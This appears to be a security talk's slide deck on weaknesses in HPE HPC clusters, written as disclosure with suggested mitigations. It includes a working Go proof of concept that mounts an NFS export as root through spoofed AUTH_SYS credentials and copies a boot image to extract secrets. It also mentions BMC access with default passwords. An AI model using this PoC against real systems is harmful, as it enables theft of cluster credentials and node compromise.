       client  could  use  non-privileged  source ports as well, the number of
       sockets allowed, and  thus  the  maximum  number  of  concurrent  mount
       points, would be much larger.

       Using  non-privileged source ports may compromise server security some-
       what, since any user on AUTH_SYS mount points can now pretend to be any
       other  when  making NFS requests.  Thus NFS servers do not support this
       by default.  They explicitly allow it usually via an export option.

       To retain good security while allowing as many mount points  as  possi-
       ble,  it is best to allow non-privileged client connections only if the
       server and client both require strong authentication, such as Kerberos.

   Mounting through a firewall
       A firewall may reside between an NFS client and server, or  the  client
       or  server  may block some of its own ports via IP filter rules.  It is
       still possible to mount an NFS server through a firewall,  though  some
       of  the  mount(8) command's automatic service endpoint discovery mecha-
 Manual page nfs(5) line 1208/1339 93% (press h for help or q to quit)
```

Attack!

- Mounting NFS as a regular user isn't super convenient
- Luckily, we have `https://github.com/vmware/go-nfs-client`
- Grab the boot image from the admin (or leader) node, unsqashfs it and grab the munge key or some other secret
- If you're using nfsroot, then you can just write to the compute node filesystem (at least the squashfs is read only)
- hint: for unsquashfs, module load singularity
- not going to show this one, but I'll throw some sample code on the next slide...
- Feel free to reach-out if you need help with it

PoC

```go
package main

import (
        "log"
        "os"
        "io"

        "github.com/vmware/go-nfs-client/nfs"
        "github.com/vmware/go-nfs-client/nfs/rpc"
        "github.com/vmware/go-nfs-client/nfs/util"
)

func main() {
        util.DefaultLogger.SetDebug(false)
        c, err := nfs.DialMount("gurlc02.head")
        if err != nil {
                log.Print("Dial Error")
                log.Fatal(err)
        }
        defer c.Close()
        auth := rpc.NewAuthUnix("root", 0, 0)
        v, err := c.Mount("/cm_obj_sharded", auth.Auth())
        if err != nil {
                log.Print("Mount Error")
                log.Fatal(err)
        }
        defer v.Close()
        lst, err := v.ReadDirPlus("/")
        if err != nil {
                log.Print("ls error")
                log.Print(err)
        }
        for _,f := range lst {
                log.Print(f.FileName)
        }
        //return
        imgh, err := v.Open("/cos23-22.12-gpu.squashfs")
        if err != nil {
                log.Print("Error open file")
                log.Fatal(err)
        }
        out,err := os.Create("img.squashfs")
        if err != nil {
                log.Fatal("Error creating dst")
        }
        _, err = io.Copy(out, imgh)
        if err != nil {
                log.Print("Error copying")
                log.Fatal(err)
        }
}
```

test.go

Details for HPE

- Case 5371874079
- CAST CAST-34343
- This one has been open for months and isn't making much progress

Mitigations

- Apply anything sensitive (secrets) after boot in a secure way
  - NSF NCAR does it with a post-boot Ansible script
- Use a read-only or tmpfs overlay based root filesystem
- Add a firewall rule disallowing management network access after boot (don't forget IPv6)
- iptables –A OUTPUT –o mgt –m owner ––uid–owner 1000:2147483647 –j REJECT ––reject–with icmp–admin–prohibited
  - Why isn't this the default?
  - Also mitigates other potential issues
    - Have you tried telnet'ing to one of your CECs as a regular user on a compute node?
    - It works on our system (I'm pretty sure the IPv6 address is at least predictable)
    - HPE tells me doing physically damaging things to the CDU should require someone to push a button on the CDU
    - Are you certain your CDUs are setup correctly? I'm too scared to try on ours
- Help me apply public shame here? At least configure Ganesha correctly to make this harder...
  - In fairness to HPE, I'm going to speculate (based on experience with SMC) that they were running out of privileged ports but there are better ways to handle this
  - (Kerberos?)

Install Issues

- NSF NCAR uses routable networks for almost everything
- Despite this the system came out of the box with a short default password (published in the install guide) and password based root ssh enabled
- We deployed a host firewall pretty quickly but the install team kept dropping it for troubleshooting
- There was no external log-forwarding until the system was handed over to us
- Any local logs were removed at least once when the install team decided to start the install over from scratch (!)
- Was anything compromised during that couple of month period? I have no idea....
- HPCM should come out of the box with a firewall and the install teams should be more careful (and follow a recipe instead of making it up as they go)

Install Issues

- The BMC password included in our install survey was ignored
- BMCs are accessible from compute nodes by default
- Therefore regular users can power on/off nodes, reconfigure firmware, etc (it's just curl, with the same password Cray has used forever)
- This is probably more of a DoS than anything but still concerning
- INAL, but this seems illegal under at least California law too...
  - This has been annoying for our less vendor-assembled clusters but vendors just don't bother for HPC products??
  - In fairness to HPE, we did ask them to set an equally dumb password under the assumption that there would be network level isolation
  - This is why the Swiss Cheese model is important – you don't have to always get it right, just often enough

2FA and Perimeter Security

- We put a lot of trust in perimeter security, so be sure you have it right
- This might include vetting users
- We rely mostly on switch ACLs and host firewalls. Host firewalls accidentally get stopped sometimes. Switch ACLs are stateless. Is this enough?
- It might be if you trust your admin staff but what about during vendor installs?
- Just because you've documented that you're doing the right thing, are you really?
- Test your firewalls, regularly and especially during installs

Wrap Up

- Mitigating the difficult to exploit but fancy/famous things is great but don't forget the obvious
- It sometimes seems like "best practices" have forgotten the fundamentals
  - So, follow them, but also think about how your system works and what vulnerabilities it might have
- Test as much as you can. Documenting that you're doing the right thing is great but are you really?
- How can we as an industry audit HPC specific software?
- How can we make reporting issues easy enough that people aren't hesitant to do it?
- Does anyone actually test this stuff?
- Prefer open-source
- HPE, do better
  - It seems like HPC doesn't have enough published security vulnerabilities to be good at disclosure
  - Do we need to emphasize this more?

Discussion

- Questions?
- How do you handle this?
- If I can find things like this, what happens when a real security engineer audits this stuff?
- Do we as a community care?
- Come find me or mailto:matthews@ucar.edu